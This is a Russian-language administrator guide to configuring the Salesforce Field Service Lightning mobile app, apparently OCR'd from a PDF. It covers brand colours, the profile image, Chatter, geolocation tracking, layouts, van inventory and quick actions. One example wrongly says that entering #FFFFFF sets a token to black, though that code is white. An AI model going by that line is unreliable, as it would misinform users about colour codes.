Мобильное приложение поле услуг Lightning позволяет изменять цвета в различных частях пользовательского интерфейса приложения. Проверьте таблицу фирменного стиля, чтобы узнать, какие параметры управляют теми или иными элементами UI внутри приложения.

1. Введите строку *«Мобильные настройки выездной услуги»* в поле «Быстрый поиск» и выберите пункт **«Мобильные настройки выездной услуги»**.
2. **Редактирование** сведений о мобильных настройках поля услуг.
3. Введите шестнадцатеричные коды цветов в настройках **Фирменные цвета**, чтобы заменить значения, установленные по умолчанию. Для получения более подробной информации проверьте приведенную ниже таблицу фирменного стиля.

   Важное замечание: Введите шестнадцатеричные коды цветов в стандартном формате таблицы, приведенной ниже, включая знак «#» перед шестнадцатеричным кодом.

ВЕРСИИ

Функции поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки цветов фирменного стиля:

- «Настройка приложения»

Прим.: Пользователи, которые включают «Темную тему» из параметров мобильного приложения «Поле услуг Lightning», переопределяют настраиваемые параметры цветов для большинства элементов пользовательского интерфейса. Этот параметр касается только устройств, которые включают «Темную тему», и не влияет на других пользователей.

Табл. 52: Таблица фирменного стиля

Маркер имени	Описание	Значение по умолчанию
Цвет фона Navbar	Цвет верхней вкладки в приложении.	#FCFCFC
Зеркально отображенный фирменный цвет	Цвет всплывающих уведомлений и контрастный цвет плавающей кнопки действия.	#FFFFFF
Основной цвет отзыва	Цвет сообщений об ошибках.	#C23934

Маркер имени	Описание	Значение по умолчанию
Дополнительный цвет отзыва	Цвет сообщений об успешном завершении.	#007FAA
Основной фирменный цвет	Основной фирменный цвет, используемый внутри UI.	#803ABE
Дополнительный фирменный цвет	Цвет кнопок действий.	#2F81B7
Основной контрастный цвет	Цвет основного текста.	#000000
Дополнительный контрастный цвет	Цвет дополнительного текста.	#444444
Третий контрастный цвет	Цвет значков в окне настроек и основных строк, выделяющий разные области UI.	#9FAAB5
Четвертый контрастный цвет	Цвет дополнительных строк, выделяющий разные области UI.	#E6E6EB
Пятый контрастный цвет	Цвет основных фонов в UI.	#F8F8F8
Зеркально отображенный контрастный цвет	Цвет дополнительных фонов в UI.	#FFFFFF

Настройка фирменных маркеров приложения в меню «Настройка» с использованием цветов шестнадцатеричного кода.

1. Введите строку *«Мобильный выездной услуги»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Мобильные настройки выездной услуги»**.
2. **«Редактировать»** сведения о мобильных настройках выездной услуги.
3. Для каждого маркера фирменного стиля введите нужный цвет в форме шестнадцатеричного кода с предшествующим знаком «#».
4. После ввода значений для всех маркеров, которые необходимо изменить, нажмите кнопку **«Сохранить»**.


Пример: Чтобы настроить фирменный маркер на черный цвет, введите значение `#FFFFFF`.

Размещение изображения компании на странице профиля

Загрузите изображение компании (например, логотип), которое будет отображаться в качестве фона на странице профиля мобильного приложения «Поле услуг Lightning».

Загрузите изображение для использования в качестве фона для профиля.

1. В меню «Настройка» введите строку *«Статические ресурсы»* в поле «Быстрый поиск» и щелкните пункт **«Статические ресурсы»**.
2. Нажмите **«Создать»** статический ресурс.
3. Задайте имя для статического ресурса. Запомните имя, присвоенное вами статическому ресурсу. Оно потребуется в одном из следующих этапов.
4. Выберите файл изображения для передачи. Рекомендуется использовать изображение с размерами 3 072 x 819 для получения наилучших результатов на больших дисплеях, таких как iPad, в альбомном режиме. Иным образом, рассмотрите возможность использования изображения меньшего размера, чтобы упростить его загрузку для пользователей с более медленными мобильными сетями.
5. Нажмите кнопку **«Сохранить»**.



Создайте настраиваемый атрибут для использования статического ресурса в качестве изображения компании на экране профиля пользователя.

1. Введите строку *«Связанные приложения»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Связанные приложения»**.
2. Выберите **«Поле услуг Salesforce» для iOS**.

ВЕРСИИ

Функции поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для размещения изображения в профиле компании:

- «Настройка приложения»

3. Выполните прокрутку вниз до списка «Настраиваемые атрибуты» и щелкните **Создать**.
4. В качестве ключа атрибута введите `COMPANY_PROFILE_IMAGE_RESOURCE_NAME`.
5. В качестве значения атрибута введите имя статического ресурса, созданного в предыдущем разделе, с учетом того что это имя необходимо заключить в кавычки.

   Совет: Если статическому ресурсу присвоено имя `Example_static_resource`, значением атрибута должно быть `«Example_static_resource»`.


6. Нажмите кнопку **«Сохранить»**.

Отслеживание работы с лентой Chatter

Интегрируйте Chatter в мобильное приложение «Поле услуг». Лента Chatter позволяет специалистам по полю услуг и клиентам размещать текстовые и содержательные сообщения.

Включите функцию отслеживания лент для заказ-нарядов.

1. Введите строку `«Chatter»` в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Отслеживание ленты»**.
2. В списке объектов выберите **«Заказ-наряд»**.
3. Установите флажок **«Включить отслеживание ленты»**.
4. Нажмите кнопку **«Сохранить»**.



ВЕРСИИ

Функции поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки полей, отслеживаемых в лентах:

- «Настройка приложения»

Для просмотра страницы настройки функции отслеживания полей:

- Просмотр настройки и конфигурации

Ограничения Chatter

Мобильное приложение Поле услуг Lightning поддерживает лишь ограниченный набор функций Chatter. Пользователи могут создавать и получать текстовые и содержательные сообщения. Но приложение все еще не поддерживает знак @ для упоминания людей и не отображает отслеживаемые лентой изменения в записях.

Геолокация и другие параметры мобильного приложения поле услуг Lightning

Ниже описаны различные параметры мобильного приложения поле услуг Lightning, которые можно настроить в своей организации. Отслеживайте назначенные ресурсы, используя историю геолокации, или узнайте, как исключить сервисный ресурс из отслеживания. Сами определяйте, как часто нужно автоматически записывать и обновлять данные и метаданные.

Настройте отслеживание сервисного ресурса, чтобы мобильное приложение поле услуг Lightning регулярно отправляло данные о местоположении техников.

1. Введите строку *«Поле услуг»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **Мобильные параметры поля услуг**.
2. Нажмите кнопку **Правка**.
3. Щелкните «Отправлять историю местоположений», чтобы включить отслеживание геолокации сервисного ресурса.
4. Уточните параметр «Минимальный период обновления данных геолокации в минутах», чтобы определить, как часто следует отправлять данные.
5. Введите «Период кэширования данных в минутах». Рекомендуем установить значение `240` (минут) или больше, чтобы ограничить частоту автоматических запросов к серверу мобильного приложения поле услуг Lightning.
6. Введите значение в поле «Период обновления расписания в минутах». Этот параметр определяет периодичность проверки мобильным приложением поле услуг Lightning расписания служебных встреч пользователя.
7. Настройте параметр «Точность геолокации», чтобы определить точность данных. Более высокая точность требует больше энергии и приводит к быстрому разряду батареи мобильного устройства.
8. Настройте параметр «Интервал в минутах». Он определяет интервал выбора значений времени из списка в приложении.
9. Введите значение в поле «Период кэширования метаданных в днях». Этот параметр определяет срок хранения метаданных, таких как макеты страниц, в кэше мобильного приложения поле услуг Lightning.
10. Включите режим «Отображать полнофункциональный редактор записей». Это позволит пользователям использовать полнофункциональное действие редактирования в отношении доступных записей.
11. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Функции поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Настройка отслеживания ресурса:

- «Настройка приложения»

Исключение пользователей из отслеживания геолокации

Вы можете исключить отдельных пользователей из отслеживания геолокации, даже если функция отслеживания включена на уровне организации.

1. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню **«Управление пользователями»** > **«Наборы полномочий»**.
2. Создайте отдельный набор полномочий для пользователей, которых необходимо исключить из отслеживания. Это можно сделать путем клонирования и переименования стандартного набора полномочий поле услуг.
3. Щелкните созданный набор полномочий для внесения изменений.

4. Щелкните ссылку **«Полномочия системы»**.
5. Щелкните **«Редактировать»** и включите полномочие **«Исключить техника из отслеживания геолокации»**.
6. Нажмите кнопку **«Сохранить»**.
7. Щелкните **«Управление назначениями»** и примените этот набор полномочий к пользователям, которых нужно исключить из отслеживания геолокации, установив соответствующие флажки рядом с их именами. Нажмите кнопку **«Добавить назначение»**.

Отображение основной информации с помощью макетов

Макеты позволяют управлять отображением информации в мобильном приложении «Поле услуг Lightning». Создавайте компактные макеты и макеты поиска для предварительного просмотра и четкого выделения полей с основной информацией. Используйте макеты страниц, чтобы управлять отображением карточек на странице общих сведений о встречах.

Управление выделением записи с помощью компактных макетов

Используйте компактные макеты для управления выделением записей в мобильном приложении «Поле услуг Lightning».

Управление экраном общих сведений о встречах с помощью макетов страниц

Параметры макета страницы можно использовать для заказ-нарядов и элементов строки заказ-наряда, чтобы управлять выбором «карточек», которые предлагаются пользователю на странице общих сведений о встречах. Эти карточки представляют собой отдельные разделы в пользовательском интерфейсе для различных типов записей.

Управление экраном планирования с помощью макетов поиска

Управление главным экраном планирования в мобильном приложении «Поле услуг Lightning» осуществляется путем изменения параметров макета поиска для объекта «Служебная встреча».

ВЕРСИИ

Функции поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения макетов страниц, макетов поиска и компактных макетов:

- «Настройка приложения»

Управление выделением записи с помощью компактных макетов

Используйте компактные макеты для управления выделением записей в мобильном приложении «Поле услуг Lightning».

Если запись представлена в форме выделенных основных элементов (представлен предварительный просмотр записи), отображением управляют параметры компактного макета данной записи. Явно выделяется самое верхнее поле компактного макета записи, при этом остальные поля отображаются под этим полем. Определите, какие поля хотели бы видеть пользователи наиболее четко, и внесите изменения в компактный макет объекта.

1. Введите имя объекта, подлежащего изменению, в поле «Быстрый поиск» в меню «Настройка» и выберите **«Компактные макеты»**.
2. Выполните **редактирование** компактного макета.
3. Выберите поле для добавления из списка «Доступные поля» или списка «Выбранные поля».
4. **Добавьте** поле, которое надо выделять при отображении, в список «Выделенные поля» (если оно не входит в этот список).
5. Чтобы изменить порядок расположения в списке «Выделенные поля», используйте кнопки со стрелками **«Вверх»** и **«Вниз»** и поместите требуемое поле на первое место списка.
6. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Функции поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения компактных макетов:

- «Настройка приложения»

Управление экраном общих сведений о встречах с помощью макетов страниц

Параметры макета страницы можно использовать для заказ-нарядов и элементов строки заказ-наряда, чтобы управлять выбором «карточек», которые предлагаются пользователю на странице общих сведений о встречах. Эти карточки представляют собой отдельные разделы в пользовательском интерфейсе для различных типов записей.

Если пользователь выбирает служебную встречу на странице планирования, эти данные переносятся на экран общих сведений о встречах. На этой странице мобильное приложение «Поле услуг Lightning» отображает сведения в областях, которые называются карточками. Карточки — отдельные области для различных типов записей или другой информации (например, сообщения Chatter). В результате добавления или удаления поля будет добавлена или удалена соответствующая карточка. В таблице, представленной ниже, приведены сведения обо всех карточках, которые можно добавить на страницу общих сведений о встречах. Тщательно продумайте выбор карточек, доступных для пользователей на странице общих сведений о встречах.

Табл. 53: Карточки, которые могут быть представлены на странице общих сведений о встречах

Карточки	Описание
Адресная карточка	Отображает карту и параметр включения навигации для перемещения к адресу, указанному для встречи. Если адрес не определен, карточка предоставляет

ВЕРСИИ

Функции поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения макетов страниц выполните следующие действия.

- «Настройка приложения»

Карточки	Описание
	пользователю возможность определить адрес и активировать навигацию.
Бизнес-карточка контакта	Отображает имя и фотографию контакта, а также позволяет вызвать контакт, отправить ему SMS или сообщение эл. почты.
Карточка актива	Предоставляет контекст о журнале обслуживания актива. Карта отображает актив, связанный с текущим заказ-нарядом, а также список заказ-нарядов, связанных с данным активом.
Карточка элемента строки заказ-наряда	Отображает ход выполнения родительского заказ-наряда или записи элемента строки заказ-наряда и его записей элемента строки дочернего заказ-наряда. Возможна настройка, чтобы позволить пользователям создавать дочерние элементы строки, как описано в разделе «Предоставление пользователям возможности создавать элементы строки дочернего заказ-наряда».
Карточка базы знаний	Представляет пользователю статьи базы знаний, связанные с заказ-нарядом или элементом строки заказ-наряда.

1. Введите строку *«Заказ-наряды»* в поле «Быстрый поиск» меню «Настройка» и выберите пункты **«Заказ-наряды»** > **«Макеты страниц»**.
2. Чтобы добавлять или удалять поля из макета страницы «Заказ-наряд», используйте редактор макета страниц, расположенный в верхней части экрана.
3. Щелкните **«Сохранить»** в редакторе макетов.

Управление экраном планирования с помощью макетов поиска

Управление главным экраном планирования в мобильном приложении «Поле услуг Lightning» осуществляется путем изменения параметров макета поиска для объекта «Служебная встреча».

Мобильное приложение «Поле услуг Lightning» отображает список служебных встреч, назначенных пользователю, на экране планирования. Приложение показывает с выделением два основных поля макета поиска для служебных встреч. Выберите поля, которые будут отображаться для технических специалистов на этом экране. Например, на снимке экрана первое поле — это код служебной встречи, второе — статус. Например, многих технических специалистов может в первую очередь интересовать поле темы, а не идентификатор записи.

Прим.: Также в этой области отображается запланированное время начала и адрес независимо от параметров макета поиска «Служебная встреча».

1. Введите строку *«Служебные встречи»* в поле «Быстрый поиск» в меню «Настройка» и выберите **«Макеты поиска»**.
2. Выполните **«Редактирование»** макета поиска «Результаты поиска».
3. Выберите поле для добавления из списка «Доступные поля» или списка «Выбранные поля».
4. **Добавьте** поле в список «Выделенные поля» (если оно не входит в этот список).
5. Чтобы изменить порядок расположения в списке «Выделенные поля», используйте кнопки со стрелками **«Вверх»** и **«Вниз»** и поместите требуемые два поля на первые места списка.
6. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Функции поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения макетов поиска:

- «Настройка приложения»

Управление инвентаризацией с помощью мобильного приложения «Поле услуг Lightning»

Данный раздел содержит сведения о системе управления инвентаризацией для мобильного приложения «Поле услуг Lightning». Создайте локации для отслеживания продуктов и связывания их с сервисными ресурсами. Добавьте продукты, для того чтобы заказ-наряды представляли продукты, необходимые техническим специалистам для выполнения работы. Отслеживайте продукты, израсходованные техническими специалистами.

Настройка локаций для отслеживания запасов технических специалистов

В настоящем разделе приведены сведения об отслеживании продуктов с локациями в микроавтобусах.

Использование требуемых продуктов, чтобы технические специалисты знали, что им понадобится для выполнения работы

В настоящем разделе описано, как добавить требуемые продукты к заказ-нарядам, чтобы технические специалисты знали, что им понадобится взять с собой, чтобы выполнить свою работу на выезде.

Отслеживайте продукты, израсходованные техническими специалистами при выполнении заданий

В настоящем разделе описано, как регистрировать продукты, израсходованные техническими специалистами при выполнении заказ-нарядов.

Настройка локаций для отслеживания запасов технических специалистов

В настоящем разделе приведены сведения об отслеживании продуктов с локациями в микроавтобусах.

Локации используются для представления физических областей, в которых хранятся продукты. Технические специалисты по выездному обслуживанию, как правило, привозят необходимые продукты с собой в своем транспортном средстве, поэтому можно создать локацию специального типа для представления запасов технических специалистов в микроавтобусе.

ВЕРСИИ

Функции поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки локаций выполните следующее.

- «Настройка приложения»

Создание локации для представления запасов технических специалистов в микроавтобусе

Администратор может представить запасы технических специалистов в микроавтобусе, создавая локацию типа «Микроавтобус». Затем можно связать эту локацию с сервисным ресурсом технического специалиста, который водит микроавтобус.


1. В Salesforce откройте вкладку **Локации**. Если элемент локаций не добавлен к панели навигации, вместо этого щелкните **+** и выберите **Локации**.
2. Щелкните **Создать** локацию.
3. Если создана запись локации для представления запаса в микроавтобусе для технического специалиста, обязательно выберите опции **Мобильная локация** и **Локация запаса**.
4. Свяжите локацию микроавтобуса с сервисным ресурсом, который использует это транспортное средство для выездного обслуживания. Откройте вкладку **Сервисный ресурс** или щелкните **+** на панели навигации и выберите **Сервисный ресурс**.
5. Выберите сервисный ресурс, связанный с техническим специалистом, затем с помощью поля локации свяжите вновь созданную локацию микроавтобуса с сервисным ресурсом.

Добавление позиций продуктов для представления запасов в микроавтобусе

После создания локации в микроавтобусе можно приступать к отслеживанию отдельных позиций продуктов. Позиции продуктов — это фактические значения количества продуктов, представленные записью продукта. Установление точного количества деталей в запасах в микроавтобусе позволяет техническим специалистам уменьшать запасы в микроавтобусе при расходовании деталей, а также контролировать, сколько деталей потребуется для выполнения будущей работы.

1. В Salesforce Classic щелкните кнопку **+** для просмотра списка всех доступных вкладок, затем щелкните **Позиции продуктов**.
2. Нажмите **«Создать»** позицию продукта.
3. Используйте поле поиска наименования продукта для выбора продукта, экземпляром которого является данная позиция продукта.
4. Используйте поле поиска локации, чтобы выбрать локацию в микроавтобусе сервисного ресурса.
5. Введите количество запасов, которые имеются у пользователя в микроавтобусе, в поле имеющегося количества.
6. В раскрывающемся списке единицы измерения количества выберите Каждый, если количество продукта определяется поштучно. В противном случае, если позиция продукта определяется в недискретных единицах, как, например, при измерении длины ленты, выберите значение Нет в раскрывающемся списке.

После установления связи локации в микроавтобусе с сервисными ресурсами технические специалисты могут приступить к отслеживанию запасов в микроавтобусе на вкладке **Запасы** в мобильном приложении «Поле услуг Lightning».



Использование прейскурантов для отслеживания продуктов

Может оказаться целесообразным добавление прейскуранта к некоторым заказ-нарядам, особенно если к операциям выездного обслуживания в качестве технических специалистов привлекаются подрядчики. Прейскурант дает пользователям возможность выполнять поиск продуктов в прейскуранте и регистрировать использование или продажу продуктов в ходе заполнения заказ-наряда.

1. Введите строку *«Заказ-наряды»* в поле «Быстрый поиск» меню «Настройка» и выберите пункты **«Заказ-наряды»** > **«Макеты страниц»**.
2. В расположенном в верхней части редакторе макетов перетащите поле «Прейскурант» в раздел подробных сведений о заказ-наряде.
3. Нажмите кнопку **«Сохранить»**.

Использование требуемых продуктов, чтобы технические специалисты знали, что им понадобится для выполнения работы

В настоящем разделе описано, как добавить требуемые продукты к заказ-нарядам, чтобы технические специалисты знали, что им понадобится взять с собой, чтобы выполнить свою работу на выезде.

Требуемые продукты можно добавить как связанный список к заказ-наряду и к позициям строк заказ-наряда. Требуемые продукты представляют позиции продуктов, которые техническим специалистам необходимо иметь в запасе для выполнения определенной работы. Пользователь видит визуальный индикатор в заказ-наряде, если технический специалист имеет недостаточное количество позиций продукта для выполнения задания на обслуживание, которое он просматривает.

1. Введите строку *«Заказ-наряды»* в поле «Быстрый поиск» меню «Настройка» и выберите пункты **«Заказ-наряды»** > **«Макеты страниц»**.
2. В редакторе макетов добавьте связанный список **Требуемые продукты** к макету страницы заказ-наряда.
3. Нажмите кнопку **«Сохранить»**.

При создании заказ-нарядов для технических специалистов можно добавить требуемые продукты из связанного списка. Настройка локаций в микроавтобусе для технических специалистов, как было описано в разделе «Настройка локаций для отслеживания запасов технических специалистов позволяет техническим специалистам сверять свои запасы в микроавтобусе с продуктами, требуемыми для выполнения заказ-наряда. В мобильном приложении «Поле услуг Lightning» отображается визуальный индикатор, если в запасах в микроавтобусе технических специалистов недостаточно продуктов для выполнения назначения.

ВЕРСИИ

Функции поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы настроить требуемые продукты, выполните следующее.

- «Настройка приложения»

Отслеживайте продукты, израсходованные техническими специалистами при выполнении заданий

В настоящем разделе описано, как регистрировать продукты, израсходованные техническими специалистами при выполнении заказ-нарядов.

Прежде чем появится возможность отслеживать продукты, израсходованные техническими специалистами, необходимо связать сервисные ресурсы с локацией. Локациями называются области, где могут храниться продукты. Могут быть настроены мобильные локации для представления транспортных средств, которые могут использоваться техническими специалистами для хранения и транспортировки инструментов и запасов, необходимых для выполнения работы. Для получения дополнительной информации о настройке локаций в микроавтобусах см. раздел «Настройка локаций для отслеживания инвентаря технических специалистов».

Добавление израсходованных продуктов к заказ-нарядам

1. Введите строку *«Заказ-наряды»* в поле «Быстрый поиск» меню «Настройка» и выберите пункты **«Заказ-наряды»** > **«Макеты страниц»**.
2. В редакторе макетов добавьте элемент **Израсходовано продуктов** к связанному списку в макете страницы заказ-наряда.
3. Нажмите кнопку **«Сохранить»**.

После добавления израсходованных продуктов к макету страницы заказ-наряда у технических специалистов появляется возможность использовать мобильное приложение

ВЕРСИИ

Функции поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы задать в настройке израсходованные продукты, выполните следующее.

- «Настройка приложения»

«Поле услуг Lightning» для регистрации израсходованных продуктов и уменьшать количество этих продукты в запасах в своем микроавтобусе.

Расширение возможностей пользователей с помощью быстрых действий

Быстрые действия, добавленные в макеты страниц объектов, позволяют техникам создавать и редактировать записи в ходе работ, быстро отправлять сообщения контактам и т. д.

При просмотре записи пользователь может применять быстрые действия в макете страницы записи, нажимая плавающую кнопку действия. Кнопка действия позволяет пользователям выполнять действия, назначенные в макете страницы для любой записи, открытой в настоящее время. Например, если в макет страницы контактов добавлено действие «Создать возможность», пользователь сможет создавать новую возможность с помощью страницы сведений о записи контакта в приложении. Тщательно выбирайте тип создаваемых для пользователей быстрых действий с учетом объекта.

В отличие от других записей, которые позволяют выполнять быстрые действия, только если они предусмотрены в макете страницы этой записи, на экране обзора заданий на обслуживание имеется консолидированный список действий для заданий на обслуживания, заказ-нарядов и позиций строк заказ-нарядов. Таким образом, при щелчке пользователя на кнопке действия экрана обзора заданий на обслуживание открывается список действий, который включает следующее.

- Создание отчета об обслуживании — стандартное действие, которое активирует процесс завершения задания. Это действие доступно, только если заказ-наряд назначен пользователю и альтернативный поток закрытия обслуживания не настроен.
- Расширения приложений выездного обслуживания для заданий на обслуживание.
- Расширения приложений выездного обслуживания для заказ-нарядов.
- Быстрые действия для заданий на обслуживание.
- Быстрые действия для заказ-нарядов или позиций строк заказ-нарядов (в зависимости от того, является ли родительской записью заказ-наряд или позиция строки заказ-наряда).
- Редактирование заказ-наряда/позиции строки заказ-наряда (в зависимости от того, является ли родительской записью заказ-наряд или позиция строки заказ-наряда).
- Открытие в приложении Salesforce1 (эта опция появляется, только если приложение Salesforce1 установлено на мобильном устройстве).

ВЕРСИИ

Функции поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания быстрых действий и их добавления в макеты страниц:

- «Настройка приложения»

Важное замечание: Поддерживает такие быстрые действия, как «Создать запись» и «Обновить запись». Действия VisualForce, «Компонент Lightning» и «Настраиваемое переопределение» не поддерживаются.

Создание быстрого действия для страницы общих сведений о встречах

На странице общих сведений о встречах техники могут просматривать данные заказ-наряда или элемента строки заказ-наряда, связанных с текущей служебной встречей.

1. Введите строку *«Заказ–наряды»* в поле «Быстрый поиск» меню «Настройка» и выберите пункты **«Заказ-наряды»** > **«Кнопки, ссылки и действия»**.
2. Нажмите кнопку **«Создать действие»**.
3. Настройте действие для создания или редактирования записи. Действия «Компонент Lightning», VisualForce и «Настраиваемое переопределение» не поддерживаются.

4. Введите строку *«Заказ-наряды»* в поле «Быстрый поиск» меню «Настройка» и выберите пункты **«Заказ-наряды»** > **«Макеты страниц»**.
5. Выполните **редактирование** макета заказ-наряда.
6. В редакторе макетов выберите пункт **«Быстрые действия»**, затем перетащите созданное действие в раздел «Быстрые действия» в публикаторе Salesforce Classic.
7. Щелкните **«Сохранить»** в редакторе макетов.

Настройка строки заказ-наряда для управления сложными заказами

Ниже описан порядок настройки карточки строки заказ-наряда. Если в заказ-наряд или строку заказ-наряда добавляются дочерние строки заказ-наряда, техники могут видеть на экране служебной встречи карточку строки заказ-наряда. Карточка строки заказ-наряда содержит сведения о ходе выполнения родительского заказ-наряда или строки, а также дочернюю строку заказ-наряда с экрана служебной встречи. Это может быть полезно для отслеживания сложных заданий, которые делятся на несколько строк заказ-наряда.

СМ. ТАКЖЕ:

Объектные действия

Настройка строки заказ-наряда для управления сложными заказами

Ниже описан порядок настройки карточки строки заказ-наряда. Если в заказ-наряд или строку заказ-наряда добавляются дочерние строки заказ-наряда, техники могут видеть на экране служебной встречи карточку строки заказ-наряда. Карточка строки заказ-наряда содержит сведения о ходе выполнения родительского заказ-наряда или строки, а также дочернюю строку заказ-наряда с экрана служебной встречи. Это может быть полезно для отслеживания сложных заданий, которые делятся на несколько строк заказ-наряда.

Разрешение пользователям создавать дочерние строки заказ-наряда на карточке строки заказ-наряда

1. Введите строку «Заказ-наряды» в поле «Быстрый поиск» меню «Настройка» и выберите пункты **«Заказ-наряд»** > **«Кнопки, ссылки и действия»**.
2. Нажмите кнопку **«Создать действие»**.
3. Выберите действие **«Создать запись»**.
4. Выберите целевой объект **«Строка заказ-наряда»**.
5. Выберите тип стандартной метки **«Новый дочерний [Запись]»**.
6. Введите метку. При этом автоматически будет создано уникальное имя для API.
7. Введите описание действия.
8. Укажите, необходимо ли создавать сообщение ленты Chatter с этим действием.
9. Нажмите кнопку **«Сохранить»**.
10. Введите строку *«Заказ-наряды»* в поле «Быстрый поиск» меню «Настройка» и выберите пункты **«Заказ-наряды»** > **«Макеты страниц»**. Выполните **редактирование** макета заказ-наряда.
11. В редакторе макетов выберите **«Быстрые действия»**.
12. Перетащите созданное действие в область **«Быстрые действия в публикаторе Salesforce Classic»**.
13. Нажмите кнопку **«Сохранить»**.


ВЕРСИИ

Функции поля услуг Lightning доступны в версиях **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

